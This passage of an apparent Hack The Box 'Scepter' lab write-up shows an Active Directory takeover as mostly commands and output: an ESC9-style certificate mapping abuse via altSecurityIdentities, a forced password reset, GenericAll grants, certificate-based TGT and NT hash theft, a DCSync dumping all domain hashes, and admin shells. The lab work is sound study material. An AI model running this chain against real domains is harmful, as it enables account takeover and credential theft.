[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 0 OIDs linked to templates
```

...

```
Template Name                       : StaffAccessCertificate
Display Name                        : StaffAccessCertificate
Certificate Authorities             : scepter-DC01-CA
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : False
Any Purpose                         : False
Enrollee Supplies Subject           : False
Certificate Name Flag               : SubjectAltRequireEmail
                                      SubjectRequireDnsAsCn
                                      SubjectRequireEmail
Enrollment Flag                     : AutoEnrollment
                                      NoSecurityExtension
Extended Key Usage                  : Client Authentication
                                      Server Authentication
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Schema Version                      : 2
Validity Period                     : 99 years
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Template Created                    : 2024-11-01T02:29:00+00:00
Template Last Modified              : 2024-11-01T09:00:54+00:00
Permissions
  Enrollment Permissions
    Enrollment Rights               : SCEPTER.HTB\staff
  Object Control Permissions
    Owner                           : SCEPTER.HTB\Enterprise Admins
    Full Control Principals         : SCEPTER.HTB\Domain Admins
```

Not default

```
[!] Vulnerabilities
  ESC9                              : Template has no security extension.
[*] Remarks
  ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

It says it's vulnerable to esc9, but esc9 doesn't work since upn is not set

I can see that h.brown has attribute altSecurityIdentities

```
$nxc ldap dc01.scepter.htb -u d.baker -H '18b5fb0d99e7a475316213c15b6f22ce' --query "(sAMAccountName=h.brown)" ""
LDAP        10.10.11.65     389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:scepter.htb) (signing:None) (channel binding:Never)
LDAP        10.10.11.65     389    DC01            [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
LDAP        10.10.11.65     389    DC01            [+] Response for object: CN=h.brown,CN=Users,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01            objectClass           top
LDAP        10.10.11.65     389    DC01                                  person
LDAP        10.10.11.65     389    DC01                                  organizationalPerson
LDAP        10.10.11.65     389    DC01                                  user
LDAP        10.10.11.65     389    DC01            cn                    h.brown
LDAP        10.10.11.65     389    DC01            givenName             h.brown
LDAP        10.10.11.65     389    DC01            distinguishedName     CN=h.brown,CN=Users,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01            instanceType          4
LDAP        10.10.11.65     389    DC01            whenCreated           20241031224001.0Z
LDAP        10.10.11.65     389    DC01            whenChanged           20250307221911.0Z
LDAP        10.10.11.65     389    DC01            displayName           h.brown
LDAP        10.10.11.65     389    DC01            uSNCreated            16443
LDAP        10.10.11.65     389    DC01            memberOf              CN=CMS,CN=Users,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01                                  CN=Helpdesk Admins,CN=Users,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01                                  CN=Protected Users,CN=Users,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01                                  CN=Remote Management Users,CN=Builtin,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01            uSNChanged            106593
LDAP        10.10.11.65     389    DC01            name                  h.brown
LDAP        10.10.11.65     389    DC01            objectGUID            390edcb4-8a0e-7c4d-b0ab-b55ada0f817d
LDAP        10.10.11.65     389    DC01            userAccountControl    66048
LDAP        10.10.11.65     389    DC01            badPwdCount           0
LDAP        10.10.11.65     389    DC01            codePage              0
LDAP        10.10.11.65     389    DC01            countryCode           0
LDAP        10.10.11.65     389    DC01            badPasswordTime       0
LDAP        10.10.11.65     389    DC01            lastLogoff            0
LDAP        10.10.11.65     389    DC01            lastLogon             133749055857985713
LDAP        10.10.11.65     389    DC01            logonHours            b'\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff'
LDAP        10.10.11.65     389    DC01            pwdLastSet            133858595515433638
LDAP        10.10.11.65     389    DC01            primaryGroupID        513
LDAP        10.10.11.65     389    DC01            objectSid             S-1-5-21-74879546-916818434-740295365-1108
LDAP        10.10.11.65     389    DC01            accountExpires        0
LDAP        10.10.11.65     389    DC01            logonCount            3
LDAP        10.10.11.65     389    DC01            sAMAccountName        h.brown
LDAP        10.10.11.65     389    DC01            sAMAccountType        805306368
LDAP        10.10.11.65     389    DC01            userPrincipalName     h.brown@scepter.htb
LDAP        10.10.11.65     389    DC01            objectCategory        CN=Person,CN=Schema,CN=Configuration,DC=scepter,DC=htb
LDAP        10.10.11.65     389    DC01            altSecurityIdentities X509:<RFC822>h.brown@scepter.htb
LDAP        10.10.11.65     389    DC01            dSCorePropagationData 20241101040716.0Z
LDAP        10.10.11.65     389    DC01                                  16010101000001.0Z
LDAP        10.10.11.65     389    DC01            lastLogonTimestamp    133748939536482133
LDAP        10.10.11.65     389    DC01            msDS-SupportedEncryptionTypes 0
```

It means that if I can set mail as h.brown@scepter.htb, I can be authenticated as h.brown

Steps

1. Change password of a.carter

```
$nxc smb dc01.scepter.htb -u d.baker -H '18b5fb0d99e7a475316213c15b6f22ce' -M change-password -o USER=a.carter NEWPASS='P@ssw0rd!'
/home/parrot/.local/pipx/venvs/netexec/lib/python3.11/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
SMB         10.10.11.65     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:scepter.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.65     445    DC01            [+] scepter.htb\d.baker:18b5fb0d99e7a475316213c15b6f22ce
CHANGE-P... 10.10.11.65     445    DC01            [+] Successfully changed password for a.carter
```

2. Add genericAll on certificate to a.carter using a.carter cred

```
$uv run --script /opt/bloodyAD/bloodyAD.py --host DC01.scepter.htb -d scepter.htb -u a.carter -p 'P@ssw0rd!' add genericAll "OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB" a.carter
[+] a.carter has now GenericAll on OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB
```

3. Set d.baker's mail to h.brown using certificate

```
$uv run --script /opt/bloodyAD/bloodyAD.py --host DC01.scepter.htb -d scepter.htb -u a.carter -p 'P@ssw0rd!' set object d.baker mail -v h.brown@scepter.htb
[+] d.baker's mail has been updated
```

4. Request pfx using d.baker cred

```
$certipy req -username d.baker@scepter.htb -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template 'STAFFACCESSCERTIFICATE' -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 2
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'd.baker.pfx'
```


5. Be authenticated using this pfx file as h.brown

```
$certipy auth -pfx d.baker.pfx -dc-ip 10.10.11.65 -domain scepter.htb -username h.brown
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'h.brown@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'h.brown.ccache'
File 'h.brown.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'h.brown.ccache'
[*] Trying to retrieve NT hash for 'h.brown'
[*] Got hash for 'h.brown@scepter.htb': aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c
```

Get ccache file and ntlm hash

Bloodhound shows this info



Therefore, I can winrm as h.brown using ccache

```
$KRB5CCNAME=h.brown.ccache evil-winrm -i DC01.scepter.htb -r scepter.htb

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\h.brown\Documents>
```

Get p.adams cred


I can find that h.brown can write to p.adams



dcacls "dn of p.adams" shows all the attributes I can write




...



I can set altSecurityIdentities to be any email and set this email to d.baker's, then login as p.adams, which is analogous to what I did previously



(You can set any email... I just used hello@scepter.htb)



```
$certipy req -username d.baker@scepter.htb -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template 'STAFFACCESSCER
TIFICATE' -dc-ip 10.10.11.65
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'd.baker.pfx'
File 'd.baker.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'd.baker.pfx'
```


```
$certipy auth -pfx d.baker.pfx -dc-ip 10.10.11.65 -domain scepter.htb -username p.adams
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     No identities found in this certificate
[!] Could not find identity in the provided certificate
[*] Using principal: 'p.adams@scepter.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'p.adams.ccache'
File 'p.adams.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'p.adams.ccache'
[*] Trying to retrieve NT hash for 'p.adams'
[*] Got hash for 'p.adams@scepter.htb': aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
```

Get .ccache and ntlm hash of p.adams

Get root shell

Bloodhound shows p.adams can dcsync



Run secretsdump.py

```
└──╼ $secretsdump.py scepter.htb/p.adams@scepter.htb -hashes ':1b925c524f447bb821a8789c4b118ce0' -dc-ip 10.10.11.65
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a291ead3493f9773dc615e66c2ea21c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c030fca580038cc8b1100ee37064a4a9:::
scepter.htb\d.baker:1106:aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce:::
scepter.htb\a.carter:1107:aad3b435b51404eeaad3b435b51404ee:217e50203a5aba59cefa863c724bf61b:::
scepter.htb\h.brown:1108:aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c:::
scepter.htb\p.adams:1109:aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0:::
scepter.htb\e.lewis:2101:aad3b435b51404eeaad3b435b51404ee:628bf1914e9efe3ef3a7a6e7136f60f3:::
scepter.htb\o.scott:2102:aad3b435b51404eeaad3b435b51404ee:3a4a844d2175c90f7a48e77fa92fce04:::
scepter.htb\M.clark:2103:aad3b435b51404eeaad3b435b51404ee:8db1c7370a5e33541985b508ffa24ce5:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:0a4643c21fd6a17229b18ba639ccfd5f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cc5d676d45f8287aef2f1abcd65213d9575c86c54c9b1977935983e28348bcd5
Administrator:aes128-cts-hmac-sha1-96:bb557b22bad08c219ce7425f2fe0b70c
Administrator:des-cbc-md5:f79d45bf688aa238
krbtgt:aes256-cts-hmac-sha1-96:5d62c1b68af2bb009bb4875327edd5e4065ef2bf08e38c4ea0e609406d6279ee
krbtgt:aes128-cts-hmac-sha1-96:b9bc4dc299fe99a4e086bbf2110ad676
krbtgt:des-cbc-md5:57f8ef4f4c7f6245
scepter.htb\d.baker:aes256-cts-hmac-sha1-96:6adbc9de0cb3fb631434e513b1b282970fdc3ca089181991fb7036a05c6212fb
scepter.htb\d.baker:aes128-cts-hmac-sha1-96:eb3e28d1b99120b4f642419c99a7ac19
scepter.htb\d.baker:des-cbc-md5:2fce8a3426c8c2c1
scepter.htb\h.brown:aes256-cts-hmac-sha1-96:5779e2a207a7c94d20be1a105bed84e3b691a5f2890a7775d8f036741dadbc02
scepter.htb\h.brown:aes128-cts-hmac-sha1-96:1345228e68dce06f6109d4d64409007d
scepter.htb\h.brown:des-cbc-md5:6e6dd30151cb58c7
```

Get ntlm hash of admin

I can winrm as admin

```
└──╼ $evil-winrm -i 10.10.11.65 -u administrator -H 'a291ead3493f9773dc615e66c2ea21c4'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Beyond root

I can change certificate settings to be vulnerable to esc9

First, I change settings to allow rdp and password


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0x0 /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net user administrator P@ssw0rd!
The command completed successfully.
```


Then, use xfreerdp

```
$xfreerdp /u:administrator /v:10.10.11.65 /p:'P@ssw0rd!' -heartbeat
```

